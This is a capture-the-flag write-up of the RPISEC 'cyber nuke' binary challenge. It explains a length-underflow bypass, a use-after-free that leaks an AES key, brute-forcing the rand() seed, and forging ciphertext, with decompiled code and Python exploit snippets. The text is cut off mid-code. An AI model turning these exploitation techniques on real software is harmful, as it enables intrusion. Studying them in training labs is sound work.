

Project 2 - rpisec_nuke


```
+--------------------------------------------------------+
|WARZONEWARZONEWARZONEWARZONEWARZONEWARZONEWARZONEWARZONEWARZ|
|ONEWARZONEWAR -=[ RPISEC CYBER NUKE ]=- RZONEWARZONEW|
|ARZONEWARZONE ---=[ CONTROL PANEL ]=--- EWARZONEWARZO|
|NEWARZONEWARZONEWARZONEWARZONEWARZONEWARZONEWARZONEWA|
|RZO [ /!\ AUTHORIZED ACCESS ONLY - KEEP OUT /!\ ] ZON|
+--------------------------------------------------------+
|=---------=[ LAUNCH SESSION - 3105427464 ]=---------=|
|                  -=[  STANDBY  ]=-                    |
|        KEY                                  KEY       |
|        [1]            KEY                   [3]       |
|                       [2]                             |
+--------------------------------------------------------+
 MENU SELECTION:
```

We are given a binary, like the previous project challenge. It's also a remote challenge, that runs on port 31337. There are also 3 key files in the challenge's directory:


- GENERAL_CROWELL.key
- GENERAL_DOOM.key
- GENERAL_HOTZ.key

Running the binary locally or firing it up in gdb or results in an error:


```
+--------------------------------------------------------+
|ERRORERRORERRORERRORERRORERRORERRORERRORERRORERRORERRORERR|
|ORERRORERRORE -- [ CRITICAL ERROR! ] -- ORERRORERRORE|
|RRORERRORERRORERRORERRORERRORERRORERRORERRORERRORERRO|
+--------------------------------------------------------+
|                                                        |
|  ---[ ERROR MESSAGE ]-----------------------------     |
|  ---+---------------------------------------------+    |
|   --| FAILED TO LOAD WOPR LAUNCH KEYS!            |     |
|     -+---------------------------------------------+   |
|                                                        |
+--------------------------------------------------------+

 ABORTING LAUNCH SEQUENCE
```

By playing around with the challenge, it's pretty clear that in order to advance we have to either find the values of the keys or somehow get around this issue.

Key 1.



```
MENU SELECTION: 1
ESTABLISHING SECURE AUTHENTICATION CHANNEL...
SECURE CHANNEL ESTABLISHED
INSERT LAUNCH KEY: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CHECKING KEY...
AUTHENTICATION FAILURE
PRESS ENTER TO RETURN TO MENU
```

I loaded the binary in Ghidra and this is what the decompile looks like after renaming some variables in order to make it more understandable:

```
heapAddr = malloc(0x100);
*(void **)(param_1 + 0x24) = heapAddr;
                  /* makes everything zeroes */
memset(*(void **)(param_1 + 0x24),0,0x100);
strncpy((char *)(*(int *)(param_1 + 0x24) + 0x80),*(char **)(param_1
+ 4),0x7f);
```

param_1 is the first argument of the keyauth_one function. It seems like it is an address to someplace in the memory that stores addresses to the secret keys that were loaded before, and also acts as a secure channel where it stores the addresses to the chunks we allocate.

0x100 bytes are allocated on the heap, with the second half being filled with the first secret key. The first half will be our input, and will roughly look like this:

```
char our_input[128];
char key[128];
```

This is what the rest of the code looks like:

```
__dest = *(char **)(param_1 + 0x24);
print_wbar();
fgets(key,0x80,stdin);
len = strlen(key);
trueLen = (char)len - 1;
                  /* copies our input */
strncpy(__dest,key,(uint)trueLen);
memset(key,0,0x80);
print_wbar_animated();
print_animated();
if (trueLen != 0) {
    len = strlen(__dest + 0x80);
                  /* compares the 2 halves */
     win = strncmp(__dest,__dest + 0x80,len);
     if (win == 0) {
     print_wbar();
     *(undefined4 *)(param_1 + 0x10) = 0xcac380cd;
     cond = 0;
     goto LAB_00013016;
      }
}
```

We will input our key with a call to fgets, where we can only insert 0x80 - 1 characters. The program will then process the length with a call to strlen, subtracts 1 from that and copies our input onto the heap.

A conditional statement is then made, followed by a call to strlen to determine the size of the second half (weird, right? We specifically copied 0x7f bytes from the secret key to this half, so why is this still needed?).

It will compare the two halves and if equal, we pass this stage.

Now obviously, we don't know the secret_key, the values at __dest + 0x80. What we can influence is our input at fgets. How can we use this to our advantage?

Well, how do we even pass the win == 0 statement? That means strncmp must return 0. In what condition would it return 0? Well, either the halves are actually equal to each other (not happening), or len is 0! Basically, nothing is lexicographically equal to nothing, right?

Next question would be, how can we set len to zero? Well, len is strlen(__dest + 0x80), that means at bare minimum, _dest[0x80] has to be NULL. How can we make that NULL? What should be inputted in order to achieve so?


Well, we know strlen(key) will give us the length of our input. We also know that fgets(key,0x80,stdin); can read null characters and will only stop reading when it reaches size - 1 characters or hits a newline! Which basically means that we can set len = 0 by only inputting a "\x00\n". That will then be subtracted with 1, causing an underflow! Now, here comes the fun part:

The C library function **char *strncpy(char *dest, const char *src, size_t n)** copies up to **n** characters from the string pointed to, by **src** to **dest**. In a case where the length of src is less than that of n, the remainder of dest will be padded with null bytes.

Our size will be big enough since unsigned -1 is 4294967295. Since our first character is NULL, it will pad everything with zero, including __dest[0x80]! Phase 1 finished!

Key 2 and Key 3.

The way to pwn either of these keys is to use the other one, therefore I will explain them together.



```
MENU SELECTION: 2
ESTABLISHING SECURE AUTHENTICATION CHANNEL...
SECURE CHANNEL ESTABLISHED
CRYPTO KEY VERIFICATION REQUIRED
INITIALIZING AES CRYPTO ENGINE...
.....................READY

KEY MUST BE ENTERED IN HEX FORMAT
EXAMPLE: 0339FC928165D2912F001FD24AF3AC64

ENTER AES-128 CRYPTO KEY: 2
-------------------------------------------------------
AES KEY SUCCESSFULLY LOADED
   02.00.00.00.00.00.00.00.00.00.00.00.00.00.00.00
-------------------------------------------------------
STARTING CRYPTO CHALLENGE
ENTER LENGTH OF DATA (16 OR 32): 32
DATA LENGTH SET TO 32
ENTER DATA TO ENCRYPT: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
-------------------------------------------------------
DATA RECIEVED:
   41.41.41.41.41.41.41.41.41.41.41.41.41.41.41.41
   41.41.41.41.41.41.41.41.41.41.41.41.41.41.41.41
-------------------------------------------------------
COMPUTING AUTHENTICATION DATA
ENCRYPTING........................
-------------------------------------------------------
CLIENT AES-128 CBC ENCRYPTED DATA:
   F8.0A.7F.D6.2F.63.E1.A4.BF.BF.D5.16.C7.AC.CC.91
   A8.97.5C.78.BE.6E.96.F3.58.3E.E4.AD.B3.E0.51.F0
-------------------------------------------------------
AUTHENTICATING.................
DATA MISMATCH
CRYPTO AUTHENTICATION FAILED
PRESS ENTER TO RETURN TO MENU +------------------------
```

As the image tells us, we can insert a crypto key and some data. It will then encrypt our data using AES-128 CBC with our crypto, output it in hex bytes and compare it to the same data but encrypted with key2. Our crypto has to be inserted in hex format.

Again, like in the previous challenge, it allocates a chunk in the memory, where all of these phase's data will be stored.

```
          /* reads our crypto key in hex format */
     fgets(local_42,0x22,stdin);
     sVar4 = strcspn(local_42,"\n");
     local_42[sVar4] = '\0';
               /* takes key2, hex2byte, puts to chunk+0x34 to +0x44
*/
     hex2byte();
               /* takes crypto key, hex2byte, puts to chunk+0x44 to
+0x54 */
     hex2byte();
```

It will then proceed to ask us the size of our input, which will ultimately be either 16 or 32 bytes. It will store that value at chunk+0 Using that value, then it will then ask for our data input.

```
               /* our data, chunk+0x4 */
     read(0,psVar1 + 1,*psVar1);
```

Before going further, it is worth explaining some things about AES-128 CBC. CBC uses a special fixed-size input which allows for further randomization and "is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message.". (Wikipedia: Initialization Vector)

Our binary will set an IV before calling the function which encrypt our data. It's worth noting that the IV is set the same when encrypting using key2 or our crypto key.


```
                /* chunk +0x24, +0x28, +0x2c, +0x30  */
      psVar1[9] = 0xfeedfacf;
      psVar1[10] = 0xdeadc0de;
      psVar1[0xb] = 0xbabecafe;
      psVar1[0xc] = 0xa55b00b;
                /* (key2, 0x80, local_138) */
      AES_set_encrypt_key((uchar *)(psVar1 + 0xd),0x80,&local_138);
                /* (data, chunk+0x54, 16/32, local_138,
heap+0x24(IV), 1) */
      AES_cbc_encrypt((uchar *)(psVar1 + 1),(uchar *)(psVar1 +
0x15),*psVar1,&local_138,
                (uchar *)(psVar1 + 9),1);
      psVar1[9] = 0xfeedfacf;
      psVar1[10] = 0xdeadc0de;
      psVar1[0xb] = 0xbabecafe;
      psVar1[0xc] = 0xa55b00b;
                /* (crypto, 0x80, local_138) */
      AES_set_encrypt_key((uchar *)(psVar1 + 0x11),0x80,&local_138);
                /* (data, chunk+0x74, 16/32, local_138,
heap+0x24(IV), 1) */
      AES_cbc_encrypt((uchar *)(psVar1 + 1),(uchar *)(psVar1 +
0x1d),*psVar1,&local_138,
                (uchar *)(psVar1 + 9),1);
```

After that the 2 encrypted messages will be compared with each other (+0x54 will be the encrypted data with key2, +0x74 will be the encrypted data with our crypto key).

If equal, there will be another check to see if the data we inputted was “KING CROWELL”. If all goes well, we pass the challenge.

```
                      /* (chunk+0x74, chunk+0x54, 16/32) */
      iVar6 = memcmp(psVar1 + 0x1d,psVar1 + 0x15,*psVar1);
      if (iVar6 == 0) {
      iVar6 = strcmp((char *)(psVar1 + 1),"KING CROWELL");
      if (iVar6 == 0) {
      print_wbar();
      *(undefined4 *)(param_1 + 0x14) = 0xbadc0ded;
```

I read these decompiled over and over and figured there wasn't a way to pwn it here. I had to make use of phase 3's vulnerable code in order to get any leads in solving. With this, I learned to not pigeon hole yourself in these types of challenges. Let's look at key 3 now.




```
MENU SELECTION: 3
ESTABLISHING SECURE AUTHENTICATION CHANNEL...
SECURE CHANNEL ESTABLISHED
PLEASE CONFIRM LAUNCH SESSION #:
INVALID LAUNCH SESSION
PRESS ENTER TO RETURN TO MENU
```

It seems like the first thing phase 3 does is allocate a chunk for its data. If there has been no chunk allocated yet, after allocating it will ask us for the session number, which is right above the menu. If we input another value, we get sent back and that chunk is freed. The session number is also stored at *(param_1 +0x0).

It obviously means that there is a use after free vulnerability here. We can input an invalid session number, let the freshly allocated chunk be freed, call phase 2, allocate that data over it and call phase 3 for a sweet, sweet leak. Since the session number check is encapsulated in the allocated chunk check (which is a dangling pointer now) we will pass it.

Now, when we call phase 3 (the second time), this is how the output will look like:



```
MENU SELECTION: 3
ESTABLISHING SECURE AUTHENTICATION CHANNEL...
RECONNECTED!
CHALLENGE-RESPONSE KEY VERIFICATION
REQUESTING CHALLENGE
.............
---------------------------------------------------------
CHALLENGE (64 Bytes):
   61.58.26.1D.DE.E9.93.25.CA.F3.5A.72.A5.32.78.3C
   46.D2.5B.10.24.DD.F6.6A.04.79.7D.6F.AC.75.EE.7C
   7E.64.5F.55.A0.71.F7.11.36.E0.07.16.EF.BF.5D.9A
   F0.A9.CC.16.DA.A7.51.36.41.D2.9F.15.7A.CC.F1.AE
---------------------------------------------------------
```

What exactly is that output? Well, we will have to look through phase 3's code and see how it mangles our data.

```
              /* pointer to chunk */
uVar4 = param_1[0xb];
memset(local_a1,0,0x81);
              /* xor data with rand in 0xbc+4 for 64 bytes
                    will be 64 bytes */
local_c0 = 0;
while (local_c0 < 0x10) {
uVar1 = *(uint *)(uVar4 + 4 + local_c0 * 4);
uVar6 = rand();
*(uint *)(uVar4 + 4 + local_c0 * 4) = uVar1 ^ uVar6;
local_c0 = local_c0 + 1;
}
              /* print challenge */
print_hex();
```

And so it seems like, beginning with chunk+0x4, it will iterate through 64 bytes and for every 4 byte it will xor it with a random value generated by a call to rand. What's the data that's being modified?

If we look back into phase 2, we will see that:

- Chunk+0x4 to +0x24 is our data
- Chunk+0x24 to +0x34 is our IV
- Chunk+0x34 to +0x44 is key2

Sweet! We are able to leak key2. Somewhat though. We have to find the values that it was xored with and reverse that to get the real value.

In order to do that, we have to find the seed that was used. If we look into the main function, we can see that it was set in the beginning:

```
00014fe1 e8 25 dc     CALL       init_WOPR
00014fe6 8b 44 24 24  MOV        EAX,dword ptr [ESP + local_28]
00014fea 8b 30        MOV        ESI,dword ptr [EAX]
00014fec c7 04 24     MOV        dword ptr [ESP]=>local_4c,0x0
           00 00 00 00
00014ff3 e8 68 c2     CALL       time
00014ff8 01 f0        ADD        EAX,ESI
00014ffa 89 04 24     MOV        dword ptr [ESP]=>local_4c,EAX
00014ffd e8 3e c3     CALL       srand
```

It seems like the seed being used is our session number + current EPOCH time. The session number is already given, so we only need to find the value of the EPOCH time that was at the time of the srand call.

We will bruteforce our way here. Since phase 3 was kind enough to show us the EPOCH time at the time we called phase 3 the second time, we will have to try each integer value and see which one works.

Since my first 4 bytes of data will be 0x41414141, I will xor the mangled data with that, which will result in the first randomized value given by rand().


```
# calculate seed
libc = ctypes.cdll.LoadLibrary("libc.so.6")
first = u32(challenge[0:4])
first = first ^ 0x41414141

for seed in range(session + time_now - 60, session + time_now + 1):
     libc.srand(seed & 0xFFFFFFFF)
     rando = libc.rand()

     if first == rando:
     break
     elif seed == session + time_now:
     exit()
```

Now with the seed at our disposal, we can calculate the second key. We will first have to set srand with that seed, call rand() 12 times to get to the randomized values that were used to modify the secret key (since apparently the randomized values are the same and in the same order if the seed is the same, so basically we will iterate over our data and IV).

```
libc.srand(seed & 0xFFFFFFFF)
[libc.rand() for i in range(12)]

key2 = ''.join([p32(u32(challenge[i:i+4]) ^ libc.rand()) for i in
range(48, 64, 4)])
```

If we input that as our crypto key and use “KING CROWELL” as our input key, we should pass the phase. Hooray! But there are a few things to do before that, for phase 3’s sake.

This is what happens after phase 3 give out the challenge:



```
    F0.A9.CC.16.DA.A7.51.36.41.D2.9F.15.7A.CC.F1.AE
----------------------------------------------------------

  RESPONSE MUST BE ENTERED IN HEX FORMAT
  EXAMPLE: 4C304C43434443315346305224E75427A

  TIME NOW: 1588818192
  YOUR RESPONSE: 4C304C43434443315346305224E75427A
----------------------------------------------------------
  DATA RECIEVED:
    4C.30.4C.43.43.44.43.31.53.46.30.52.4E.75.42.7A
    00.00.00.00.00.00.00.00.00.00.00.00.00.00.00.00
    00.00.00.00.00.00.00.00.00.00.00.00.00.00.00.00
    00.00.00.00.00.00.00.00.00.00.00.00.00.00.00.00
----------------------------------------------------------
  CHALLENGE-RESPONSE COMPLETE
  ANALYZING THE PROVIDED RESPONSE
  .........................
  INVALID RESPONSE, AUTHENTICATION FAILURE
```

So it asks us for a 64 byte input. If we look over the rest of phase 3's decompiled function, after the xoring and printing of challenge, we get this:

```
/* xoring data with rand in 0xbc+4 for 64 bytes and printing
challenge */
      .
      .
      .
                /* input -> 0xbc + 0x44 */
      memset((void *)(uVar4 + 0x44),0,0x40);
                /* read our input on stack 0x63 */
      fgets(local_a1,0x81,stdin);
      sVar5 = strcspn(local_a1,"\n");
      local_a1[sVar5] = '\0';
                /* puts the bytes -> 0xbc +0x44 */
      hex2byte();
      print_hex();
```

```
                      /* xor data again with rand in 0xbc+4 for 64
bytes
                      will be 64 bytes */
     local_c0 = 0;
     while (local_c0 < 0x10) {
     uVar1 = *(uint *)(uVar4 + 4 + local_c0 * 4);
     uVar6 = rand();
     *(uint *)(uVar4 + 4 + local_c0 * 4) = uVar1 ^ uVar6;
     local_c0 = local_c0 + 1;
     }
                 /* memset for 0x53 stack */
     memset(local_b1,0,0x10);
                 /* arg + 0xc into stack 0x53?
                      16 bytes */
     hex2byte();
                 /* 0xbc[0:4]  ^=  0x53[0]
                      0xbc[20:24] ^=  0x53[1]
                      0xbc[40:44] ^=  0x53[2]
                      0xbc[60:64] ^=  0x53[3]  */
     local_c0 = 0;
     while (local_c0 < 4) {
     *(uint *)(uVar4 + 4 + local_c0 * 0x14) =
          *(uint *)(uVar4 + 4 + local_c0 * 0x14) ^
local_b1[local_c0];
     local_c0 = local_c0 + 1;
     }
                 /* compare 0xbc+4 and 0xbc+0x44
                      for 64 bytes */
     iVar7 = memcmp((void *)(uVar4 + 4),(void *)(uVar4 +
0x44),0x40);
     if (iVar7 == 0) {
     *(undefined4 *)(uVar4 + 0x84) = 0x31337;
     }
     memset((void *)(uVar4 + 4),0,0x40);
     memset((void *)(uVar4 + 0x44),0,0x40);
```

```
      if ((*(uint *)(uVar4 + 0x84) & 0xffffff) == 0x31337) {
      param_1[6] = 0xacc3d489;
      uVar2 = 0;
      }
```

It seems like the 64 bytes from chunk+0x4 will be xored yet again with values generated from rand(). After that, 4 dwords will be xored with some unknown values. Finally, our input will be compared to those 64 bytes.

I initially thought about leaking those unknown values by making repeated calls to phase 3 and decoding the challenge over and over. But sadly, there are a few calls to memset which erase everything.


The win condition is for *(chunk+0x84) to be equal to 0x31337. Since we can control the chunk with phase 2, why not set it there? Chunk +0x74 to +0x94 contains the encrypted data with our crypto key, which is key2. "KING CROWELL" will be the first 16 bytes, however what do we put at chunk+0x84? We can't put 0x31337's hex bytes since they will be modified once it is encrypted.

I solved it thinking like this: let's assume 0x31337 is the final, encrypted value. We need to input that value, but decrypted, to get 0x31337 at the end, right? This is how I did it:

```
from Crypto.Cipher import AES

key2 = ''.join([p32(u32(challenge[i:i+4]) ^ libc.rand()) for i in
range(48, 64, 4)])
IV = ('CFFAEDFEDEC0ADDEFECABEBA0BB0550A').decode('hex')
